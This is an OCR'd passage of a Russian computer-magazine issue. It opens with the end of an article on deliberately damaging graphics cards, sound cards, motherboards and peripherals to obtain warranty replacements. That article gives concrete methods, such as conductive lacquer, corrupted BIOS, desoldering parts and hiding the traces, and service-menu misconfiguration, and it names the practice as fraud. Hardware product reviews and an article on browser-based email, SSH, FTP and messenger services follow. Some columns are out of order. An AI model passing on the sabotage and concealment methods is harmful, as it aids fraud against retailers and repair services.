
Обратимые способы

Существует огромное количество способов заставить видеокарту глючить и во всей красе демонстрировать целый букет неисправностей.

Самый действенный способ — это эмулировать какую-нибудь классическую неисправность — например, оперативной памяти. В этом случае у злодея есть возможность пойти программным путем, разогнав видеокарту до таких значений, чтобы она еще кое-как функционировала, но уже глючила. Чтобы закрепить разгон, хакеру нужно прошить полученные значения в БИОС видюхи. Для этого он сливает с карты ее родной БИОС, подправляет одним из существующих редакторов и снова заливает на место. Как ты понимаешь, такой способ легко фиксится простой перепрошивкой, однако вряд ли с этим кто-то будет заморачиваться. Злодей может поступить проще: просто убить БИОС левой прошивкой или отключить питание компа в тот момент, когда флешер этого делать не рекомендует. Восстановить БИОС видеокарты потом можно и на ощупь или с участием второй видюхи. Для более надежной пакости злодей использует все тот же проводящий лак, щедро разрисовав им выводы одной из микросхем памяти. В результате этого на экране монитора будут красоваться различные спецэффекты в виде посторонних символов и полосок.

Необратимые способы

Тут открывается широкое поле для действий. Это первый обсуждаемый нами девайс, практически не имеющий защиты от внешних воздействий. Он, как правило, не обладает корпусом и содержит минимальное количество пластиковых частей. Это значит, что с помощью паяльника или термофена с него можно снять «лишние» запчасти. Для этого и нужен хороший флюс, так как хакер не имеет права оставить следы пайки и дать возможность злому сервисному инженеру завернуть девайс. Если ты когда-нибудь внимательно разглядывал видеокарту, то не мог не заметить, что она имеет громадное количество различных элементов. При этом зачастую далеко не все разведенные на плате места под элементы заняты деталями, поэтому отсутствие одного-единственного компонента будет незаметно, но девайс все равно работать откажется. Обычно снимают элементы, расположенные с обратной стороны платы, на том месте, где установлен процессор. Тем самым повышается вероятность того, что злодей снимет критически важную деталь, а не какой-нибудь фильтр. Также весьма чувствительна обвеска чипов оперативной памяти, после снятия которых данный чип перестанет корректно функционировать. Чтобы аккуратно удалить элемент, хакеру нужно сначала его прогреть паяльником или термофеном, а потом аккуратно потянуть пинцетом.



После этого злодею нужно обязательно облагородить место вмешательства. Для этого поверхность смазывается флюсом и прогревается, в результате чего контактные площадки будут выглядеть так, будто там ничего и не было. Останется только смыть спиртом флюс. Неплохо срабатывает и способ с пьезо-элементом, но оперативная память таких вещей не любит. И, наконец, самый простой способ — отключить охлаждение видеокарты и помучить ее в таком состоянии. Правда, этот метод самый непредсказуемый — может сдохнуть процессор, а может, подгорит печатная плата, и в гарантию ее, естественно, не возьмут.

Звук

Обратимые способы

Со звуковыми картами дела обстоят так же, как и с видео. Не все знают, что подавляющее число звуковух имеют собственный программируемый БИОС, который также злоумышленник может убить, только восстановить его бывает не так просто. Поэтому обычно применяют фантазию и немного лака.

Необратимые способы

Злодей может попробовать сжечь процессор звуковой карты, резко подав на линейный или микрофонный входы мощный, сигнал — в прошлом так была сожжена ни одна звуковушка. При этом, как правило, повреждается не только сам вход, но и цепи, ответственные за выход, но, как к этому отнесутся в сервисном центре, остается только догадываться.

Материнская плата

Обратимые способы

С мамкой хакер может делать все, что душе угодно, не особо боясь потерять гарантию. Причина проста до безобразия. Осмотреть всю печатную плату на предмет микроповреждений, отсутствия деталей и прочих хитрых модификаций очень сложно из-за ее больших размеров. Конечно же, платы осматривают, но не под микроскопом и без каталога находящихся на ней элементов. На это способны только некоторые некрофилы с Митинского рынка и аналогичные деятели из мелких компьютерных фирм, которые теряют на этом свои деньги. В большинстве крупных фирм на это просто нет времени. Поэтому если на плате отсутствуют явные механические повреждения, то злодей может смело сдавать ее в гарантию. Программно убить мать таким образом, чтобы можно было «откатить» неисправность, очень сложно. Порчей БИОСа тут не обойдется, так как это элементарно фиксится. Остается только токопроводящий лак. Его обычно наносят около жизненно важных узлов, например, возле БИОСа, тактовых генераторов, а также на нераспаянные участки платы. Безусловно, самым надежным и менее палевным способом является снятие некоторых элементов, но этот способ является обратимым только с оговоркой на хорошее паяльное оборудование и прямые руки, ведь поставить CMD-элемент на место намного сложнее, чем его снять.

Необратимые способы

Из необратимых стоит выделить только демонтаж важных деталей, необходимых для работы платы. Лучше всего подходят различные кварцевые генераторы и элементы, стоящие на внутренней шине между мостами. Их отсутствие обеспечит полную неработоспособность платы. Впрочем, пьезоэлектрошок тоже подойдет. Чтобы избежать излишней подозрительности, злодей может попробовать убить какую-либо отдельно взятую часть — например, контроллер оперативной памяти. Эта поломка будет выглядеть значительно правдоподобнее — плата просто будет орать благим матом, требуя вставить оперативную память. Ведь полная смерть у матерей наступает не так часто.

Периферия

С убийством периферии все зависит от конкретной ситуации. Например, многие принтеры и большинство ЭЛТ-мониторов имеют специальные сервисные режимы, из-за которых можно изуродовать девайс. В мониторах при помощи этих режимов злодей может так исковеркать изображение, что вернуть исходные настройки будет практически невозможно. Эти настройки делаются на заводе при участии сложного оборудования, в домашних условиях, да и в условиях мелкого сервис-центра этого не исправить. Вход в это меню выполняется путем нажатия определенной комбинации кнопок, но для всех мониторов она разная. На некоторых мониторах, например Sony, ее вообще нет, и вход в сервисное меню выполняется через специальный data-кабель с компьютера. С принтерами ситуация похожая, однако в бытовых дешевых принтерах подобные функции присутствуют редко, в основном это возможно на дорогих производительных моделях, предназначенных для офисов. То же самое относится и к другим девайсам, например к аппаратным dial up модемам. В них все настройки хранятся в памяти модема, с их помощью его можно привести в полностью неработоспособное состояние. Дело в том, что их настройки позволяют полностью изменить реакцию на линию связи, в определенных ситуациях модем просто перестанет видеть линию. Однако лечится это обычным возвратом к заводским настройкам.

Выводы

Как видишь, злодей может без проблем угробить любой девайс. Большинство современных девайсов имеют свои внутренние микропрограммы, и если хорошо изучить подробности их конфигурирования и работы, то можно успешно эмулировать многие неисправности. Не стоит забывать, что в сервисцентрах также сидят грамотные люди, которых порой не так просто обдурить.

Перед тем как злоумышленник возьмется за дело, ему стоит подумать: а надо ли? Ведь описанные выше деяния попадают под 159 статью УК РФ мошенничество.







TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ КОМПАНИЯМ ПАТРИАРХ (Т.(495) 789-8089, WWW.MEMORY.RU), ERGODATA (Т.(495) 787-5900, WWW.ERGODATA.RU), NEVADA (Т.(495) 101-2819, WWW.NEVADA.RU), А ТАКЖЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ LEADTEK, MUSTEK, MSI, SONY, PALIT.



Apacer Handy Steno HT202 1GB

Флеш-накопитель с откидывающимся на тросе колпачком и двумя светодиодами

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Объем встроенной памяти: 1 Гб (128 Мб, 256 Мб, 512 Мб, 2 Гб)
Поддерживаемые интерфейсы: USB 1.1, USB 2.0 (2.0 Full-Speed)
Поддерживаемые ОС: Windows 98/98 SE, Windows 2000/ME/XP, Mac. OS 8.6, Linux Kernel 2.4.0 и выше
Габариты: 80x19x5 мм



1. Колпачок прикреплен на специальном тросике — не потеряется.
2. Корпус покрыт слоем прозрачного пластика и отшлифован так, что в нем можно видеть свое отражение.
3. Светодиоды расположены с двух сторон — как бы ни стоял компьютер относительно тебя, если ты видишь флешку, то, в любом случае, будет заметно, идет на нее запись или нет.
4. Поддерживаются все современные ОС. Не будет никаких проблем с совместимостью. Диск с драйверами прилагается в комплекте.
5. Гарантия производителя — два года.



1. Нет шнурка на шею. Придется носить флешку в кармане.
2. Прозрачный пластик легко пачкается и царапается. Через некоторое время накопитель потеряет свой великолепный вид.
3. Ни на сайте производителя, ни на коробке, ни в инструкции нет ни слова по-русски.
4. Когда колпачок закрыт, габариты корпуса здорово увеличиваются за счет тросика, торчащего сзади.

MSI M660 ($1100)

Современный ноутбук с неплохой функциональностью и без излишеств

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Дисплей: 15,4", (1280 x 800)
Процессор: Intel Core Duo Processor T2300 (1.66ГГц, 2Мб L2)
Чипсет: Mobile Intel® 945GM
Память, Мб: Transcend 512, DDR2-667
Видеоадаптер, Мб: 128 (из ОЗУ) Intel GMA 950
Аудиоплата: Realtek ALC882 High-Definition Audio
Жесткий диск, Гб: 100, FUJITSU MHV2100AH
Оптический привод: LG GWA-4082N (DVD+/-RW DL)
Средства связи: модем, LAN, Wi-Fi
Кардридер: 4-in-1 (MMC, SD, MS, MS-PRO)
Порты: 4x USB 2.0, FireWire, VGA, PCMCIA, mic in, line in, headphone out, TV OUT
Габариты, мм: 358x259x33
Вес, кг: 2,8



1. Двухъядерный процессор Core Duo обеспечивает комфортную скорость работы практически любых приложений.
2. Жесткого диска объемом 100 Гб (пользователю доступно 93,1 Гб) хватит для хранения даже небольшого медиаархива.
3. Встроенная видеокамера (разрешение 640x480) пригодится любителям пообщаться в видеочатах.
4. Похвально и наличие линейного входа, который позволяет использовать ноутбук в качестве аудиорекордера.
5. Сравнительно небольшой вес позволяет без особых трудностей таскать с собой этот ноут везде и всюду.



1. По времени автономной работы MSI M660 не ставит рекордов — всего 1 час 20 минут.
2. Интегрированный видеоадаптер достаточно серьезно ограничивает производительность в играх.





Krauler UP-D650VA

UPS с приветливым LCD

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Мощность, ВА: 650
Розетки: 3 (ИБП), 1 (сетевой фильтр)
Защита телефона/модема: есть
Время зарядки батареи, ч: 8
Размеры, мм: 85x330x150
Вес, кг: 6,8



1. Небольшие размеры позволят легко впихнуть девайс в твою квартиру. А светлый цвет симпатичного корпуса вряд ли будет конфликтовать с интерьером.
2. Пользоваться ИБП очень просто — достаточно подключить его к компу через USB и установить управляющую программу. На корпусе есть только одна кнопка — включение.
3. Зато дисплей большой и информативный: на нем отображается информация о нагрузке, степени зарядки батареи, режиме, в котором проходит работа и многое другое.
4. Если тебе этого мало, то можешь глянуть, что показывает софт.
5. Данный девайс обеспечит защиту от отключения энергии трем устройствам, еще одна розетка работает просто как сетевой фильтр, также есть рубеж обороны телефонной линии или модема.
6. Не подключенная к аккумулятору розетка пригодится для лазерного принтера или другого, столь же жадного до тока устройства.



1. Наш тестовый компьютер был оснащен 19-дюймовым ЖК-монитором, на нем запускалась тестовая утилита PCMark 2004 и при такой нагрузке ИБП смог поддерживать работу ПК в течение 13,5 минут. Для такой цены время приличное, но для настоящего хакера 13,5 минут — все же маловато.

Kingmax SD card 150x

Скоростная флеш-карта большого объема для ценителей мобильного образа жизни

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Формат карты: Secure Digital
Емкость: 2 Гб
Скорость чтения: 4,6 Мб/сек
Скорость записи: 4,8 Мб/сек



1. Скоростная карта пригодится не только для хранения фоток высокого разрешения, но и для воспроизведения фильмов - благо скорости и емкости достаточно.
2. Отсутствие механики продлевает жизнь накопителя и заметно снижает энергопотребление.
3. Малое время доступа и высокие скорости чтения и записи обеспечат приятную работу с флешкой.
4. Покрытие контактов способно выдержать до 10000 подключений, что значительно превышает срок жизни SD-карточки.
5. Энергонезависимая память может хранить твою инфу в течение нескольких десятков лет.



1. Карты большого объема поддерживаются не всеми устройствами: некоторые картридеры не смогли корректно определить флешку. Похожая проблема может возникнуть с КПК или коммуникаторами.
2. Объем отформатированной карты менее 2 Гб и равен 1917,7 Мб, производитель схитрил: карта имеет емкость 2 млрд. байт.





Palit 7300GS Blitz
Бюджетное видео для гонщиков

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Графический процессор: G72 (NVIDIA GeForce 7300GS)
Частота ГП: 575 МГц
Частота памяти: 600 (1200) МГц
Объем памяти: 128 Мб DRR3
Пиксельные конвейеры: 4
Вершинные конвейеры: 3
Шина памяти: 64 бита
Интерфейс: PCI-Express x 16
Техпроцесс: 90 нм



1. Устройство построено на чипе G72, с четырьмя пиксельными и тремя вершинными конвейерами. Работает оно на завышенных частотах — 575 МГц. К примеру, референсный девайс выдавал всего 550 МГц.
2. Частоту проца удалось поднять в результате ручного разгона до 615 МГц, а память оверклокнуть — всего на 16 %, то есть до 930 МГц. Заметим, что это весьма неплохой результат для бюджетного девайса.
3. Память выполнена на четырех схемах Infineon с временем отклика 1.4 нс суммарным обьемом в 128 Мб. Она охлаждается отдельным радиатором. Это, конечно, не густо, но карточка и не задумывалась как девайс для хардкорного гамания, хотя не проще ли тогда приобрести материнскую плату со встроенным видео?
4. Комплектация устройства не то чтобы поражает воображение, но в коробке ты можешь найти необходимые дрова, переходники и даже одну игрушку.



1. Кулер, прямо скажем, ничем экстраординарным не выделяется. Это небольшой по высоте алюминиевый цилидр с крошечным «карлсоном» в центре. Надо заметить, что пропеллер не только при разгоне, но и при стандартном игровом использовании заметно шумит.

Тестовый стенд:
Процессор: AMD Athlon 63 3500+
Материнская плата: Albatron K8SLI
Кулер: Glacialtech Igloo 7200 Light
ОЗУ: 512 Мб, Corsair Value Select VS512MB400
Винчестер: 80 Гб, Seagate Barracuda 7200rpm
Блок Питания: 350 Вт

Результаты тестирования:
3D Mark 2005: 1743
3D Mark 2003: 4253
Half Life 2, fps (1024x768): 52
Doom3, fps (1024x768): 31
F.E.A.R., fps (1024x768): 14

Sony MFM-HT75W
LCD-монитор со встроенным телевизором

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Размер, дюймов: 17
Яркость, кд/м2: 450
Контрастность: 800:1
Разрешение: 1280x768
Размеры, мм: 230x353x450
Вес, кг: 6,2

+

1. Этот монитор обладает необычным дизайном, так что будет хорошо смотреться на столе человека, любящего современные вещи.
2. Удобная подставка позволяет регулировать наклон экрана, легко достигая нужного тебе положения.
3. Благодаря применению фирменных технологий Sony и хорошим техническим характеристикам к качеству изображения особых претензий нет. Текст при прокрутке не размывается, цвета передаются неплохо.
4. В этот дисплей встроены трехваттные колонки и TV-тюнер, обладающий такими возможностями, как телетекст и «картинка в картинке».
5. Благодаря наличию разъемов RCA и S-Video к Sony MFM-HT75W можно подключить не только комп, но и различную видеотехнику.



1. Габариты и вес устройства достаточно велики, но вряд ли это многих остановит.
2. В экранном меню нельзя настраивать зеленый цвет.
3. И вообще, меню не очень удобное, к нему нужно привыкнуть, так что первое время будешь путаться в кнопках управления.



90 $

100 $

Mustek MBT-SA120

Беспроводные наушники со встроенным микрофоном

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Версия Bluetooth: 1.2
Скорость передачи: 732,2 Кб/с
Радиус действия: 5-10 метров
Антенна: встроенная
Время работы: около 10 часов
Аккумулятор: Li-polimer 340 mAh (наушники), Li-polimer 300 mAh (передатчик)
Размеры: 145x130x70 мм (наушники), 53.2x28x13.6 мм (передатчик)
Вес: 64 г (наушники), 21 г (передатчик)



1. Это не только беспроводные наушники, но, благодаря встроенному микрофону, еще и настоящая bluetooth-гарнитура, которая легко подключается к твоему телефону.
2. Чтобы использовать MBT-SA120, достаточно подключить передатчик к любому стандартному аудиовыходу и включить его, ну, и наушники, конечно.
3. Для начала работы с этим устройством тебе не понадобится штудировать инструкцию. Все управление очень простое, а функциональных кнопок ничтожно мало.
4. Аккумуляторы девайса заряжаются с помощью прилагаемого в комплекте зарядного устройства.
5. Звук из наушников приличного качества.
6. Mustek MBT-SA120 из-за пластикового корпуса имеет небольшой вес и поэтому не вызывает дискомфорт при ношении.
7. Громкость регулируется прямо на девайсе при помощи кнопок «+» и «-».
8. Встроенный микрофон также поможет тебе при online-общении.
9. Устройство предназначено для ношения на шее, а не на голове, что для многих более удобно.



1. Из минусов следует отметить невозможность заменить севший аккумулятор, так как он встроенный.

Leadtek WinFast TV Pro II

Апгрэйд монитора до телевизора


ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ
TV-форматы: PAL, SECAM
Разъемы: Audio-In, Line In, Speaker, D-Sub, VGA In, Video Out, Video In, антенный
Разрешение: от 640X480 до 1280x1024



1. Установить это устройство очень просто — не требуется ни инсталляции драйверов, ни каких-то других действий. Просто подсоединил его к своему дисплею — и все.
2. Радуют небольшие габариты и вес, стильный внешний вид. В комплект поставки входит подставка для установки на бок.
3. Управлять тюнером можно только с помощью экранного меню и кнопок на пульте ДУ и корпусе девайса.
4. Может подключаться как к CRT, так и к LCD-мониторам, а также к проекторам и плазменным панелям. При этом поддерживает соотношения сторон 4:3 и 16:9.
5. Поддерживает стереозвук, так что с ним не только хорошо смотрится, но и слышится.
6. Имеется таймер выключения, что очень удобно.
7. Можно задать несколько своих любимых каналов и легко переключаться между ними.



1. Нельзя управлять тюнером посредством софта, нельзя записывать изображение или видео на комп.
2. Поскольку Leadtek WinFast TV Pro II подключается между монитором и видеокартой, то в некоторых случаях это может ухудшить сигнал с видеоадаптера.



СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /

ЖИВИ ОНЛАЙН



ТЫ ЗАМЕЧАЛ, ЧТО, НЕ ИМЕЯ ПОД РУКОЙ НАБОРА ЛЮБИМОГО СОФТА, ВСЕГДА РИСКУЕШЬ ПОПАСТЬ ВПРОСАК? ЛЮБАЯ МЕЛОЧЬ, НА КОТОРУЮ ДОМА ПОТРАТИЛ БЫ МИНУТУ-ДРУГУЮ, В ДРУГОМ МЕСТЕ ОКАЗЫВАЕТСЯ НЕВЫПОЛНИМОЙ. ОСОБЕННО НЕПРИЯТНО, КОГДА ИЗ-ЗА ОТСУТСТВИЯ НУЖНОЙ ПРОГРАММЫ ПРИХОДИТСЯ ОТКАЗЫВАТЬ ПОПРОСИВШЕМУ О ПОМОЩИ ЧЕЛОВЕКУ. ОН, КОНЕЧНО, СДЕЛАЕТ ВИД, ЧТО ВСЕ В ПОРЯДКЕ, НО ПРО СЕБЯ ОБЯЗАТЕЛЬНО ПОДУМАЕТ: «ПФФ. ТОЖЕ МНЕ ХАКЕР — ТАКУЮ ЕРУНДУ СДЕЛАТЬ НЕ МОЖЕТ». ЧТОБЫ ТАКИХ СИТУАЦИЙ БЫЛО КАК МОЖНО МЕНЬШЕ, РЕКОМЕНДУЮ ВЗЯТЬ НА ВООРУЖЕНИЕ НОВЫЙ КЛАСС ПРОГРАММ — ОНЛАЙНОВЫХ.
ОНИ НЕ ТРЕБУЮТ УСТАНОВКИ, ВСЕГДА ДОСТУПНЫ В ИНТЕРНЕТЕ И ЗАЧАСТУЮ СПРАВЛЯЮТСЯ С ЗАДАНИЯМИ НИЧУТЬ НЕ ХУЖЕ ОБЫКНОВЕННЫХ СОБРАТЬЕВ.

КАК ВЫЖИТЬ В СИСТЕМЕ, ИМЕЯ ТОЛЬКО БРАУЗЕР

Общение по электронной почте — затея довольно неоднозначная. С одной стороны, использовать ее жутко неудобно из-за огромных задержек, тонны спама, а также прожорливых спам-фильтров, которые, в конец обалдев от лояльности администратора, стали принимать за рекламу все подряд, включая важные письма. С другой стороны, без нее тоже не обойтись, и даже для того, чтобы зарегистрироваться на новом форуме, придется пройти проверку по e-mail. Так что почтовый клиент все-таки нужен. Лучшим онлайн-сервисом, предоставляющим доступ к почте, сегодня по праву считается детище Google'a — Gmail.com. В списке возможностей — что ни пункт, то козырь. Интерактивный интерфейс, построенный с использованием технологии AJAX (подробнее о ней читай в FAQ'е этого номера), подгружает только нужную часть страницы, поэтому взаимодействие с сервером гладкое и непрерывное (замечу, что большинство сервисов в обзоре будут построены на том же принципе). Все письма удобно выстраиваются в цепочки по теме и надежно хранятся на сервере. Особенно радует продвинутая система фильтров, позволяющая навести порядок в корреспонденции. Если мессаги от разных получателей автоматически раскидывать по специально созданным папкам, то ориентироваться среди них станет намного удобнее. Впрочем, даже если придется что-то искать, то на помощь придет поисковый механизм Google. Секунда поиска и максимально верный результат — сомневаться в нем будет разве что ненормальный. Размер ящика — 2762,441465 Мб (на момент написания статьи) — хватит, чтобы целиком разместить 3 фильма в хорошем качестве. Кстати, сам Google не против подобной инициативы — храни, что хочешь. Единственная загвоздка во всей схеме заключается в приглашении, которое необходимо для регистрации. Его можно взять у нас на диске, но, поскольку на всех все равно не хватит, поделюсь полезной ссылкой: http://community.livejournal.com/gmailru/. Важно, что, раз зарегистрировавшись в системе, ты получаешь доступ не только к Gmail, но и ко всем остальным сервисам Google'a.

Если вдруг приспичит забрать почту с уже существующего ящика (например, провайдерского или корпоративного), рекомендую воспользоваться специальным почтовым клиентом, написанным на PHP. Он доступен по адресу: www.ftplive.com/email.html. Для работы требует лишь указать POP3-сервер, имя учетной записи и пароль. Скрипт тут же заберет почту, предоставив содержимое ящика в удобном виде. Чтобы избежать возможных косяков, используй опцию «оставлять письма на сервере».
Аналоги: Yahoo! Mail (mail.yahoo.com).

Telnet/SSH-клиент

Был у меня такой случай, когда кровь из носу нужно было подключиться к серверу по SSH и подкорректировать конфиг одного из демонов. При этом на машине каким-то образом блокировался запуск любых недоверенных приложений, поэтому скачанный PuTTY вылетал с ошибкой. Пришлось быстро искать альтернативу. Ей оказался MindTerm Terminal — целиком написанный на Java SSH-клиент, который запускается прямо в окне браузера. Воспользоваться им можно, перейдя по ссылке www.cmp.liv.ac.uk/terminal/. В зависимости от браузера, тебя по-разному могут предупредить о запуске потенциально опасного Java-апплета. Не сомневайся: ему можно доверять. SSH-клиент откроется в новом





поскольку он не только позволяет быстро перемещаться по директориям, но и оперативно манипулировать группой файлов с помощью сопутствующих элементов управления. Копировать, перемещать, удалять, просматривать, изменять права доступа, архивировать, редактировать без закачки (с подсветкой синтаксиса PHP) — все это возможно через net2ftp. Я уже не говорю о скачке файлов с сервера, а также аплоада, реализованного при помощи Java-апплета. Клиент, кроме всего прочего, поддерживает FXP-технологию, так что ты без труда сможешь напрямую передавать файлы с сервера на другой FTP.
Аналог: http://surftp.com.

INFO

> Онлайн-сервисы Google: Google Page Creator (www.pages.google.com) — WSYIWYG редактор веб-страниц. Google Spreadsheets (http://spreadsheets.google.com/) — электронные таблицы Google Notebook. (www.google.com/googlenotebook) — хранилище заметок. Google Calendar (www.google.com/calendar) — личный планировщик, онлайновый аналог MS Outlook.


окне и тут же потребует ввести сервер, имя пользователя/пароль или указать ключи авторизации. После этого ты мигом окажешься на сервере и сможешь выполнять любые команды. Красота!
Аналог: http://javassh.org/.

FTP-клиент

К сожалению, доступ к удаленному серверу по протоколу SSH доступен далеко не всегда. Чего не скажешь о FTP-аккаунте, который предоставляется везде, даже на самом дешевом хостинге. Отличной заменой для всех FTP-клиентов и в особенности стандартного виндовского является онлайн-сервис www.net2ftp.com. Законнектиться и приступить к работе на удаленном сервере можно сразу же, безо всякой регистрации. Достаточно в нужные поля формы указать сервер, порт, на котором он висит, а также идентификационные данные. В случае необходимости пользователь вполне может указать начальную директорию, а также включить пассивный режим работы с сервером. Если речь идет о передаче конфиденциальных данных, то уместна будет активация SSL-соединения, которая также поддерживается net2ftp. Как только окажешься внутри, будешь приятно удивлен, насколько здорово представлено содержимое сервера. Существует несколько вариантов, устанавливаемых различными скинами. Рекомендую вариант, когда содержимое FTP представлено в виде таблицы,

Мессенжер

О том, что у ICQ есть официальный онлайновый вариант — icq2go (go.icq.com), — знают многие. Некогда неплохая реализация сегодня совершенно не впечатляет: чего стоит один убогий интерфейс, который для каждого контакта открывает новое окно браузера и может свести с ума кого угодно. Да и единственный поддерживаемый протокол ICQ здесь явно не в кассу, особенно если сидишь сразу в нескольких сетях. Все это я говорю потому, что у icq2go есть отличная альтернатива, которая на две головы выше его по возможностям. Речь идет о сервисе meebo (www.meebo.com/index-ru.html). Достаточно зайти на сайт, чтобы понять, в чем заключается первое преимущество сервиса: он работает не только с ICQ, но еще и с Yahoo! Messenger, сверхпопулярной на западе MSN, Jabber и даже набирающей обороты GTalk. Если у тебя нет аккаунта в нужной сети, meebo позволяет быстро его завести. Вся процедура займет не более минуты. Но все это ерунда по сравнению с тем, что ты увидишь, когда залогинишься в нужные сети (да-да, можно подключиться сразу к нескольким). Все взаимодействие с пользователем реализовано с помощью AJAX. В одном-единственном окне браузера отображается список контактов, и там же открываются виртуальные окна для переписки с другими пользователями. Все это похоже на рабочий стол, с той лишь разницей, что все



> В приложении к материалу на DVD ты найдешь инструкции и документацию по созданию интерактивных Web-приложений,




> Онлайн-утилиты для сетевого администратора доступны на сайте www.all-nettools.com.





› net2ftp позволяет выполнить точно такие же действия, что и обычный FTP-клиент



› Виртуальная ОС внутри браузера — уже реальность!

ОПЕРАЦИОННЫЕ СИСТЕМЫ ВНУТРИ БРАУЗЕРА

Goowy (www.goowy.com) предоставляет 2 Гб для почтового ящика, календарь, адресную книгу, RSS-аггрегатор, гигабайт для хранения файлов (их можно сделать доступными для других), игры, мессенжер (ICQ, AIM, Yahoo!, MSN), mp3-проигрыватель, а также для всевозможных вспомогательных инструментов типа симпатичной панели с погодной сводкой (так называемые mini). Очень красивая вещь, разработанная с использованием AJAX и Flash.

DesktopTwo (www.desktoptwo.com) предоставляет практически идентичные возможности в виде почтового клиента (позволяющего, кстати, забирать почту со стороннего сервера по протоколу POP), удобной адресной книги, файлового хранилища на 1 Гб, мессенжера, музыкального проигрывателя, а также редактора сайтов. Требует Java и девятую версию Flash, но зато работает с любыми браузерами.

EyeOS (www.eyeos.info) уникальна тем, что распространяется с открытыми исходниками. И ты не только можешь изучить ее изнутри, но и открыть собственный сервер для предоставления виртуальных десктопов. По умолчанию каждый виртуальный стол поставляется с мессенжером, очень продвинутым текстовым редактором, а также утилитой для установки дополнительных программ, среди которых есть порт-сканер, FTP-клиент и другие.

XIN (www.naltabyte.se) до сих пор находится в стадии бета-тестирования. Однако разработчики уже сейчас предоставляют тестовый доступ и утверждают, что создадут самую настоящую операционную систему на web-платформе.

окна виртуальные и относятся к мессенжеру. Отличие от того же Qip'a минимальны: тут тоже реализован красивый интерфейс с графическими смайлами, настраиваются звуки. За подобную реализацию разработчики определенно получают «зачет». Но планы у них еще более грандиозные: на странице с описанием будущих «вкусностей» обещается поддержка IP-телефонии, функция передачи и приема файлов, интеграция со Skype и многое-многое другое. Аналог: icq2go (go.icq.com).

Офисные приложения

